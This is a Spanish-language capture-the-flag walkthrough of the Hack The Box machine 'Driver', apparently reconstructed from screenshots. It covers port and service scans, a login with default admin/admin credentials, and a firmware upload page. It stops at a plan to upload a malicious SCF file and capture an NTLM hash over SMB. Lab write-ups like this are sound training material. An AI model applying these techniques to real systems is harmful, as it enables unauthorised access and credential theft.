
Driver


Hacemos un escaneo de puertos para ver cuales están abiertos

```
nmap -p- 10.10.11.106
```



```
┌──(root㉿dtt-kalimot)-[/home/kali/HTB]
└─# nmap -p- 10.10.11.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 11:57 EDT
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 7.62% done; ETC: 12:02 (0:04:27 remaining)
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 39.98% done; ETC: 12:00 (0:01:48 remaining)
Stats: 0:02:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 84.85% done; ETC: 12:00 (0:00:24 remaining)
Nmap scan report for 10.10.11.106
Host is up (0.040s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 150.13 seconds
```


Ahora hacemos un escaneo de puertos de versión también solo sobre los abiertos



```
┌──(root㉿dtt-kalimot)-[/home/kali/HTB]
└─# nmap -sCV -p80,135,445,5985 10.10.11.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 12:01 EDT
Stats: 0:00:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.82% done; ETC: 12:02 (0:00:00 remaining)
Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.82% done; ETC: 12:02 (0:00:00 remaining)
Nmap scan report for 10.10.11.106
Host is up (0.038s latency).

PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for admin
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
135/tcp  open  msrpc        Microsoft Windows RPC
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-05-18T23:01:44
|_  start_date: 2024-05-18T07:31:26
|_clock-skew: mean: 7h00m04s, deviation: 0s, median: 7h00m04s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.55 seconds

┌──(root㉿dtt-kalimot)-[/home/kali/HTB]
└─# █
```

Vamos a ver ante que nos enfrentamos con ```


```
crackmapexec smb 10.10.11.106
```



```
┌──(root㉿dtt-kalimot)-[/home/kali/HTB]
└─# crackmapexec smb 10.10.11.106
SMB         10.10.11.106    445    DRIVER           [*] Windows 10 Enterprise 10240 x64 (name:DRIVER) (domain:DRIVER
) (signing:False) (SMBv1:True)
```

Vemos que estamos ante un Windows enterprise y necesitamos obtener credenciales validas


Le lanzamos un whatweb para ver mas información. Veremos enter password for admin basic y probaremos de logarnos en la página



```
┌──(root💀dttkalimot)-[/home/kali/HTB/DRIVER]
└─# whatweb http://10.10.11.106
http://10.10.11.106 [401 Unauthorized] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.10.11.106], Micr
osoft-IIS[10.0], PHP[7.3.25], WWW-Authenticate[MFP Firmware Update Center. Please enter password for admin][Basic],
X-Powered-By[PHP/7.3.25]
```

El puerto 5985 tiene abierto el puerto de winrm que nos conectaremos mas tarde con evil-winrm

Probamos credenciales básicas admin admin



10.10.11.106

10.10.11.106

This site is asking you to sign in.


Username

admin

Password

•••••

Y estamos dentro



dtt kalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
10.10.14.16
7:02
MFP Firmware Update Cente
MFP Firmware Update Cente
10.10.11.106
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
CTRL DERECHA


MFP Firmware Update Center

We as a part of centre of excellence, conducts various tests on multi functional printers such as testing firmware updates, drivers etc.

© 2021 Driver Inc

support@driver.htb

Subiremos un archivo y un usuario verá el archivo de forma manual


dtt kalimotkali-linux-2023.3-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
10.10.14.7
6:08
MFP Firmware Update Cente
10.10.11.106/fw_up.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

MFP Firmware Update Center

Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and initiates the testing soon.

Printer Model: HTB DesignJet


Upload Firmware: Browse... No file selected.

Submit

© 2021 Driver Inc

support@driver.htb

Subiremos un archivo scf file y cargar el icono por smb para realizar una autenticación a nuestra maquina y así crackear el ahsh buscamos scf malicious file



